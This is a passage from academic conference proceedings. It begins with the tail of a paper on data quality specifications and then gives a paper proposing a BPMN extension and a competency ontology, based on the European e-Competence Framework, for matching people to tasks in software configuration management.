- Data quality requirements should be specified in an easy-to-understand definition language to ensure that industry experts will be able to formulate data quality

requirements without involvement of IT professionals. It is advisable to use graphical DSL.

- If considering usage of the OCL – a quite popular language in computer scientists' community – , there should be taken into account that OCL is declarative language without graphical notation, it's constraints are closely related to the way how data is stored in a relational database, and formulating of data quality constraints is rather complicated and requires good skills in programming.

- The SSIS, developed by Microsoft, offers a range of useful features for data quality management including extracting data from different types of information sources and checking the validity and correctness of different data object relations. SSIS is an integrated part of Microsoft SQL Server and Visual Studio.

The proposed approach and tools for designing of executable data quality specifications in different levels let to design, develop and use the specifications as steps in executable business processes.

The paper is a continuation of authors' researches in the area of executable models and DSL [15], [16], [17].

## REFERENCES

- [1] Veregin H. Data quality parameters. In P A Longley, M F Goodchild, D J Maguire, and D W Rhind (Eds.) *New Developments in Geographical Information Systems: Principles, Techniques, Management and Applications*, John Wiley & Sons, Inc. (2005), pp. 177-189
- [2] ISO 9001:2015. *Quality management principles* <https://www.iso.org/standard/62085.html>
- [3] Olson J.E. *Data Quality. The Accuracy dimension*. Morgan Kaufmann Publishers (2003), p. 294
- [4] Juran J.M., Gryna F.M. *Juran's quality control handbook*, 4<sup>th</sup> ed. New York: McGraw-Hill (1988)
- [5] Redman T.C. *Data Quality. The Field Guide*, Digital Press (2001), p. 74
- [6] Wang R.Y., Strong D.M. *Beyond Accuracy: What Data Quality Means to Data Consumers*, *Journal of Management Information Systems*, Springer, Vol.12., No.4 (1996), pp. 5-34.
- [7] OCL 2.0. *Object Constraint Language™*, Version 2.0. Release date: May 2006. <http://www.omg.org/spec/OCL/2.0/>
- [8] <http://www.omg.org/spec/OCL/2.4>
- [9] <https://www.codeproject.com/Articles/155829/SQL-Server-Integration-Services-SSIS-Part-Basics>
- [10] *Features Supported by the Editions of SQL Server 2014*. msdn.microsoft.com. Microsoft Developer Network..
- [11] Sarjen, Microsoft Practices. *What is SSIS? Its advantages and disadvantages*. <http://www.sarjen.com/ssis-advantages-disadvantages/>
- [12] [http://www.varam.gov.lv/eng/darbibas\\_veidi/e\\_gov/?doc=13052](http://www.varam.gov.lv/eng/darbibas_veidi/e_gov/?doc=13052)
- [13] <https://www.ria.ee/en/administration-system-of-the-state-information-system.html>
- [14] <https://ivpk.lrv.lt/en/activities/state-registers-and-information-systems>
- [15] J.Bicevskis, Z.Bicevska, *Business Process Models and Information System Usability*, *Procedia Computer Science* 77 (2015), 72 – 79.
- [16] J.Ceriņa - Bērziņa, J.Bičevskis, G.Karnītis "Information systems development based on visual Domain Specific Language BiLingva", In: 4th IFIP TC2 Central and East European Conference on Software Engineering Techniques (CEE-SET 2009), Krakow, Poland (2009)
- [17] Bicevska, Z, Bicevskis, J, Karnitis, G. *Models of event driven systems. Communications in Computer and Information Science* Volume 615, 2016, Pages 83-98



## Process-oriented approach to competency management using ontologies

Ilona Pawełoszek  
Częstochowa University of Technology,  
Faculty of Management  
al. Armii Krajowej 19 B, 42-201 Częstochowa,  
Poland  
ipaweloszek@zim.pcz.pl

**Abstract**—Popularization of process approach as a standard necessitates changing the ways of defining and identifying requisite competencies. They should be seen in the framework of tasks implemented within the business process. The complex nature of competencies requires expressive forms of description regarding their multidimensional character therefore codification of competencies is the area predestinated to make use of ontologies. The aim of this paper is to show how the ontology describing competencies can be linked with business process models to support process-oriented, dynamic competency management in a company. With this aim in mind a proposal of practical implementation of ontology-enhanced business process model was presented and illustrated by the example of software development.

### I. INTRODUCTION

**D**YNAMIC economic environment along with new challenges posed by globalization and latest information technology developments are reflected in a steady growth of interest in competency management. The complex nature of competencies requires expressive forms of description regarding their multidimensional character. According to Bratnicki [1 p.64], competencies are „complex bundle of resources, processes and abilities” which are important for gaining competitive advantage on a particular market. The competencies of organization allow for conducting its business by coordinating its owned resources. In the light of resource-based view, competitive advantage is based on a concept of distinctive competencies of organization. This term was introduced by Philip Selznick in 1957 referring to the activities which organization does particularly well comparing to its competitors [2]. Similar concept of core competencies was put forward in 1990 by Prahalad and Hamel [3] as the bedrock upon which to build strategies.

From this point of view, apart from identification and evaluation of distinctive competencies, it is also important to monitor changes in the environment regarding new needs, products and technologies. These changes create the need for adjustment of business processes and searching or developing new competencies. Human capital is the carrier of the organization’s knowledge and skills, therefore developing core competencies requires developing individual and team competencies.

The vision of the strategic core competencies is the driver for development of collective or individual competencies. The requirements in this area should follow from the processes and tasks performed by the working group or the whole organization. Therefore the main focus of this study is on individual and team competencies.

Popularization of both process and ontological approach as standards necessitates changing the ways of defining and identifying requisite competencies. They should be seen in the framework of tasks implemented within the process rather than by position of the employee in organization hierarchy. Therefore, in dynamic environment of contemporary organizations a Competency-oriented Business Process Analysis [4] can be the right choice. A Business Process Model is a step-by-step description of what one or more participants should do to accomplish a specific business goal. According to Gartner [5] business process analysis tools are primarily intended for use by business end users looking to document, analyze and streamline complex processes, thereby improving productivity, increasing quality, and becoming more agile and effective. Classic business process analysis is oriented on analyzing and optimizing business processes for better productivity by saving time, costs or creating a more desirable product for customers.

Due to the increased need of agility competency-based management is crucial activity of contemporary business organizations. In this situation information technology support is the core element of the processes such as recruiting the most appropriate candidates, effective planning of employee development programs and project management. In many cases the information about competencies are exchanged between collaborating organizations.

The IT tools for supporting process modelling should therefore provide possibility to view the business process from the perspective of competencies required to perform particular tasks. Provision of information describing needed competencies of individuals involved in the process can help not only in workforce planning for the particular process but also in other management tasks such as expert finding, personalization of career paths and staff trainings.

The area of enhancing business process models by competency information requires resolving two basic issues. Unfortunately none of the current business process modeling languages support the characterization of the business process in terms of competencies. Therefore the first issue is to find appropriate notation to include competency data in process models. The second challenge is to design a formal representation that would be enough expressive to provide the detailed view of the process from the competency perspective.

In recent years semantic models in form of ontology are increasingly popular way of formalizing, encoding and integrating knowledge from various sources to support business processes. In the domain of competency management semantic models can provide common definitions that can facilitate information exchange within an enterprise and throughout an industry. Another advantage of semantics is the possibility of automatic reasoning on the basis of semantic model and available information. This feature can be of great value while collecting data on competencies from many different resources such as internet portals with job offers, CVs of job applicants and databases of other organizations. Ultimately semantic models can help HR managers to compare and evaluate employees' knowledge and skills which is useful while developing project staffing plans or employees' professional trainings. The aim of this paper is to show how the ontology describing competencies can be linked with business process models to support process-oriented, dynamic competency management in a company.

There are many frameworks describing competencies or useful to define them, which can be potentially useful in different domains. This frameworks are briefly described in section 2. With this aim in mind the possibility of extending BPMN notation was presented in section 3. Ontological representation was proposed for annotating business process models and employee profiles. Further, a proposal of practical implementation of ontology-enhanced business process model was presented and illustrated by the example of software development (described in section 4).

## II. SEMANTIC MODELS FOR COMPETENCY MANAGEMENT

According to Halper [6] a semantic model is a kind of knowledge model, which consists of a network of concepts and the relationships between those concepts. Concepts are a particular ideas or topics with which the user is concerned. The concepts and relationships together are often known as an ontology - the semantic model that describes knowledge. Competence models are one of the abstract layers of information system. They describe features and behaviors of people in relations to performed professional activities. Semantic models allow for systemizing the area of competency management by unifying concepts, measures and information resources about competencies. Therefore the semantic competence models can be useful in many areas such as knowledge management, planning career

paths, personalizing vocational trainings, project management, periodic evaluation, employees' development.

From the manager's point of view an adequate approximation of employees efficiency is necessary, which can be presented as comprehend view of the knowledge, skills and personality features with regard to already performed or potential tasks. In the context of IT support, the effective competency management requires first of all well-defined meaning and unified understanding of competencies in perspective or business processes, finding balance between a level of detail in competency definition and complexity of management processes and well organized technical background consisting of different systems and services for supporting human resources management, employee training and knowledge management.

Current activities in the area of modelling and standardization of competency management include a number of initiatives oriented on different applications, namely:

- IMS-RDCEO - The Reusable Definition of Competency or Educational Objective (RDCEO) specification provides a means to create common understandings of competencies that appear as part of a learning or career plan, as learning pre-requisites, or as learning outcomes. The information model in this specification can be used to exchange these definitions between learning systems, human resource systems, learning content, competency or skills repositories, and other relevant systems. RDCEO provides unique references to descriptions of competencies or objectives for inclusion in other information models [7].
- HR-XML is a library of XML schemas developed by the HR-XML Consortium, Inc. to support a variety of business processes related to human resources management. The competencies schema which is a part of HR-XML allows for capturing of information about evidence used to substantiate a competency together with ratings and weights that can be used to rank, compare, and evaluate the sufficiency or desirability of a competency [8].
- InLOC [9] provides ways of representing intended learning outcomes, including knowledge, skills and competencies, so that the related information may be communicated between and used by ICT tools and services of all kinds, interoperably.
- O\*NET [10] – is a database of all occupations in the US economy. It provides taxonomy of competencies and their elements and such as knowledge, skills, abilities and many other. The data was collected from companies operating in United States. The O\*NET database can also serve as statistical tool to examine labor market in USA because it contains results of measurement of competency levels.
- E-CF – European e-Competence Framework - provides a reference of 40 competencies as applied at the Information and Communication Technology (ICT) workplace, using a common language for competencies, skills, knowledge and proficiency levels that can be understood across Europe [11].



Codification of competencies is the area predestinated to make use of ontologies. Competencies can be organized in a hierarchical, or a tree-like manner. Each competency can have any number of sub-competencies, which themselves can have sub-competencies. Creating a taxonomy is the first step to codification of organizational competencies. Then the semantic model can be formally defined and presented as ontology.

The ontologies of competencies can be employed in information systems supporting decision taking in domain of human resources, manufacturing and other related domains. Ontologies enhance the capabilities of applications in terms of searching for people with similar competencies regarding domain and level of knowledge and skills.

### III. EXTENDING BPMN

In the business process management area, the Business Process Modeling Notation (BPMN) is the de-facto standard approved by ISO/OSI [12] which allows for multi-view and high-level description of business processes. BPMN provides means to describe collaboration, choreography and conversation aspects of business processes. However it does not offer standard support for the characterization of the business process in terms of many other specific aspects. These aspects are often related to the area in which the process is executed, some formal regulations and standards that the process must comply with.

There are many attempts described in literature aiming at enhancing modelling notations by additional information, which would help to understand better the domain or offer the specific views of the process. For example A. Rodríguez et al. [13] propose an extension for including data quality requirements in process models. P. Bocciarelli and A. D'Ambrogio describe a BPMN extension for modeling nonfunctional properties of business processes [14]. The extension of BPMN facilitating security risk management was proposed by O. Altuhhova et al. [15]. Few works focus on the methodology of extending BPMN by user-defined elements [16], so it can be interpreted as a lack of maturity in this area.

BPMN2.0 offers extensibility mechanism for enhancing standard BPMN notation with user-defined attributes and elements. This extensibility feature allows for addition of new types of artifacts. Modeling tools may include features to hide, or show these Artifacts. However the operations of adding the artifacts, hiding or showing them do not influence the sequence flow of the BPMN model. This is to ensure that BPMN diagrams always have a consistent structure and behavior [17].

The BPMN2.0 extension element consists essentially of four different classes which are [18 p.179]:

- Extension `ExtensionDefinition` defines additional attributes,
- Extension `AttributeDefinition`, presents the list of attributes that can be attached to any BPMN element,
- Extension `AttributeValue` contains attribute value.

The extension element of BPMN imports the definition and attributes with their values do the business process model.

Adding new concepts to the model provides possibility to analyze it in different perspectives. From the point of view of competency management, BPMN models can be enhanced by artefacts representing knowledge and skills necessary to run the process. Such an extension would allow for establishing and populating competence requirements across the organization, its business partners and job candidates. BPMN models with references to the descriptions of the required competencies create yet another perspective for analyzing the process performance regarding human factor. Moreover having a unified model for description of competencies allows for addressing them on the stage of process design and further adjusting the process according to the current abilities of human resources.

In the next section a case study of integrating process model and a semantic model of competencies in form of ontology is presented on the basis of a process of software configuration management.

### IV. INTEGRATING COMPETENCIES INTO PROCESS MODELS

#### *A. Business process model with competency annotations*

This section describes a proposition of solution which integrates process models with competency ontology. The issue is presented on basis of software configuration management (SCM) process. SCM is one of the processes being integral part of software engineering projects carried out by software companies. The process of software configuration management consists of identifying and defining the configuration items, controlling the release and change of these items throughout the system lifecycle, recording and reporting the status of configuration items and change requests, and verifying the completeness and correctness of configuration items. It is a knowledge-intensive process that involves cooperation of many participants such as, managers, analysts, developers, testers and end-users.

The goal the SCM process is to successfully deliver a software product to a customer or market in accordance with customer's requirements and software company's business plan [19]. The decisions taken during this process by project managers are usually taken under the pressure of time and require skills from the areas such as: software design, construction, testing, sustainment, quality, security, safety, measurement and human-computer interaction.

The performance of SCM process is essential for software company because it directly impacts the customer satisfaction. Therefore decisions taken during the SCM process should regard both the customer's needs and the business case perspective. Therefore knowledge of related disciplines is very important as well as cognitive skills and behavioral attributes of the team members. The BPMN diagram of software configuration management process enhanced by competence artifacts is illustrated on fig. 1.

The presented business process model is annotated by the information on needed competencies. The annotations are added as an additional artefacts connected to the process tasks with dotted line. To make the diagram more readable added elements contain symbols (for example: A1, B2, C2) which reference to the Software Competence Ontology - SCO (which is described later in this section). The symbols are displayed in form of hyperlinks so it is possible at any time to look up the detailed descriptions of knowledge and skills needed on each stage of the process.

In an example scenario a project manager wants to find the right people for preparing software and hardware configuration report which is one of the tasks in software configuration management process (fig.1). The presented business process model is annotated by the information on needed competencies. The annotations are added as an additional artefacts connected to the process tasks with dotted line. To make the diagram more readable added elements contain symbols (for example: A1, B2, C2) which reference to the Software Competence Ontology - SCO (which is described later in this section). The symbols are displayed in form of hyperlinks so it is possible at any time to look up the detailed descriptions of knowledge and skills needed on each stage of the process.

In an example scenario a project manager wants to find the right people for preparing software and hardware

configuration report which is one of the tasks in software configuration management process (fig.1).

The manager formulates a query to find persons who have competency denoted in the process model as: B3(S5), which is described in SCO as follows:

- B – area “Build” – consists of competencies needed for building software.

- B3 – Competence no.3: “Constructs and executes systematic test procedures for ICT systems or customer usability requirements to establish compliance with design specifications. Ensures that new or revised components or systems perform to expectation. Ensures meeting of internal, external, national and international standards; including health and safety, usability, performance, reliability or compatibility. Produces documents and reports to evidence certification requirements.”

- S5 – Skill no.5 of reporting and documenting tests and results.

The required level of competence are declared in the ontology using scale 1 – 5, where 5 means the most advanced knowledge and skills. Meanings of particular levels are also explained in ontology. The classes and relations of the Software Competence Ontology are described in more detail in section 4.3.




Fig. 1 BPMN diagram of software configuration management process with competencies annotations

Source: Own elaboration

### B. General framework of the proposed solution

The solution of integrating previously presented process with Software Competence Ontology is aimed first of all to facilitate finding the right person to perform a task in the process. Moreover the Software Competence Ontology can act as “common language” to describe the details of employees’ profiles, annotating the CVs of job seekers, creating job postings and building a database of existing or potential business partners.

A general scheme of the platform supporting competency management is presented on fig.2. The project manager or HR manager while analyzing business process from the perspective of the competencies can formulate a query containing all the needed competencies and receive the list of potential contractors able to perform particular tasks.

The contractor can be an employee, a job seeker or a business partner who has knowledge and skills fully or partially consistent with the defined requirements. If there is no single person among the employees having all the required knowledge and skills for the given task, a team can be formulated consisting of the suggested individuals.

There are many possible data sources to use. The internal resources contain employees’ profiles and CV of job candidates annotated with ontology concepts and references to knowledge and skills elements specified as the instances in the ontology. The external data sources may include information extracted from job hunting websites and databases shared by other organizations. If there are no people with proper competencies among the employees the

database of job candidates or external databases exposed by business partners or job hunting portals can be searched through.

### C. Ontology of competencies

As a reference for formalizing and codifying employees’ competencies the European e-Competence Framework (E e-CF) was used. The choice was governed by many features of the E e-CF, which make it suitable for applying it in software development domain. The E e-CF is not based on job profiles but rather on competencies. This approach is more flexible and suitable for project-oriented companies (which is common in software industry) characterized by dynamic nature of the work environment, where employees are often from different departments and have different job titles. E e-CF provides general and comprehensive specification of e-Competencies described in a multidimensional structure which consists of:

- 5 competence areas - the E e-CF distinguishes between five competence areas derived from the general framework of ICT business process consisting in five phases: (A) plan, (B) build, (C) run, (D) enable, (E) manage,
- 40 competencies,
- 5 proficiency levels, where 1 denotes the weakest knowledge or skills,
- knowledge and skills examples.

All the dimensions can be adapted and customized into different contexts from ICT business. One drawback of the E e-CF is the lack of level specification for detailed knowledge and skills elements. There is only desired level




Fig. 2 General scheme of competency management framework  
Source: Own elaboration

assigned to competencies. For example, the competence “A.1. IS and Business Strategy Alignment” has desired proficiency level 4 or 5 (in the 1-5 scale). Therefore to compare the evidenced skills and knowledge of a person with desired level of competency specified in the ontology it is necessary to make assumptions about the desired levels of knowledge and skills elements.

In the prototype solution described here, the assumption was made that the desired levels of skills and knowledge are inherited from competency class. Therefore if the A1 Competence has desired level 4 or 5, we assume that all the skills and knowledge elements also have the same desired levels (higher than 4).

The classes and relations in Software Competence Ontology are presented on fig. 3.

The proposed definition of classes, properties and relations allows for semantic searching and reasoning. The following example queries can be posed:

- find persons who have evidenced level of competencies at least 3 in the area B (Build),
- find a person who can substitute with manager X in the project Y.

The first example is simple and could be attained by a single query to the database. In the second case, if the requirements for project Y are defined according to the areas and levels specified in the ontology, the aim is to find a person who at least fulfills these requirements (the levels of competencies of the person are equal or higher than requirements). Another approach is to find a person who is most similar to Manager X regarding values of her

competencies. Similarity can be calculated in many ways e.g. applying selected distance measure and computing distance between levels of competence of each pair of the persons.

Because the competency values can be represented as a vector, cosine similarity measure can be used. The cosine similarity for two vectors A and B is calculated as follows:

$$\text{similarity} = \cos(\theta) = \frac{A \cdot B}{\|A\| \cdot \|B\|} = \frac{\sum_{i=1}^n A_i B_i}{\sqrt{\sum_{i=1}^n A_i^2} \sqrt{\sum_{i=1}^n B_i^2}} \quad (1)$$

Where:

A – the vector representing values of competencies of manager X

B – the vector representing values of competencies of other employee

Results of example calculation are presented in Tab.1

The cosine similarity factor in the above example shows that the most appropriate candidate to substitute Manager X is Employee 3.

The ontology of competencies also can be helpful if there is a need to analyze unstructured information such as CVs of candidates or new employees. In such a case semantic similarity measures can be used. The process of measuring semantic similarity is iterative and can be as follows:




Fig. 3 Classes and relations in IT Competence Ontology  
Source: Own elaboration

TABLE I.  
FINDING SIMILARITIES BETWEEN COMPETENCIES OF MANAGER X AND OTHER EMPLOYEES

Competencies needed in project Y	C.2. Change Support	C.3. Service Delivery	D.9. Personnel Development	D.10. Information and Knowledge Management	E.8. Information Security Management	D.1. Information Security Strategy Development	Cosine similarity
Manager X	4	3	5	5	4	3	-
Employee 1	3	2	5	4	3	2	0,9895725
Employee 2	4	3	2	4	2	2	0,94778789
Employee 3	4	2	5	5	4	3	0,995199

Source: Own elaboration

1. First, the text of the CV is analyzed to find keywords that are present in the descriptions of ontology classes and properties.

2. The thesaurus is used to find similar words in CV to those that are present in ontology.

3. Each time the keyword is found it is noted as one point for the given area and property of ontology.

4. When no more keywords are found the system displays suggestions of the areas and competencies identified for the given person.

5. The user engagement is needed to evaluate the competencies of the candidate in the scale 1-5 in the areas suggested by the system.

Another method is to apply semantic analysis of the terms used in descriptions of the employees' competencies. The




Fig. 4 Software Competence Ontology displayed in Protégé.

Source: Own elaboration



method is based on the use of a lexical database and semantic similarity algorithms. The lexical database WordNet [20] can be used as it is particularly well suited for similarity measures, since it organizes nouns and verbs into hierarchies of is-a relations [21].

The ontology of software competencies for the prototype of the system was coded using Protégé [22] platform (fig. 4). The instances of competencies on the base of E e-CF were imported from MS Excel file using Cellfie plugin of the Protégé platform.

The ontology classes are displayed in a left-top window, object and data properties in the middle and right top window. On the left bottom of the figure there are instances of competencies. The "IS and Business Strategy Alignment" competence is selected. On the right bottom window knowledge and skills elements for the selected competence are visible. Competencies are coded according to the 5 areas specified in the E e-CF framework and denoted with letters (A – Plan, B – Build, C – Run, D – Enable, E – Manage) and numbers.

#### V. CONCLUSIONS AND FUTURE RESEARCH

In this paper the concept of the platform for supporting process-oriented competency management has been proposed and illustrated by the example software configuration management process. The performance of SCM process depends upon proficiency of people involved in the process execution, therefore it is necessary to know the ideal bundle of competencies that the project team should evidence. Having a database of employees and job applicants profiles with specified skills, knowledge and employment history, allows to match the competencies specified in the process model against evidenced levels of proficiency.

The dynamic approach to manage competencies on the base of business process flow can be valuable for process based and virtual organizations where the environment is dynamic and frequent changes are needed to preserve the company's competitiveness and agility, this is often the case of software companies. IT labor market is, constantly changing due to continuous advancements in technology and innovative products. New competencies show up and competencies that are already in existence, change their contents [23].

The Software Competence Ontology was developed in Protégé on the basis of European e-Competence Framework. The proposed Ontology will be further developed, especially by additional dictionaries and domain ontologies with the aim to improve semantic search algorithms. By the use of dictionaries of synonyms it would be possible to enhance semantic search with the possibility of finding similar or the same competencies described with different terms. It is especially useful while dealing with external resources such as job hunters websites or databases of competencies that could be exposed by other business entities.

Competency management, can be seen as one of the most important drivers of business processes performance improvement, therefore there is a growing need for systematic approaches and IT support in this area.

#### ACKNOWLEDGMENT

This work was conducted using the Protégé resource, which is supported by grant GM10331601 from the National Institute of General Medical Sciences of the United States National Institutes of Health.

#### REFERENCES

- [1] M. Bratnicki: *Kompetencje przedsiębiorstwa. Od określenia kompetencji do zbudowania strategii*. Agencja Wydawnicza Placet, Warszawa, 2000.
- [2] P. Selznick: *Leadership in administration*. New York: Harper, 1957.
- [3] C.K. Prahalad and G. Hamel: "The core competence of the corporation," *Harvard Business Review*, pp. 79–91, May-June 1990
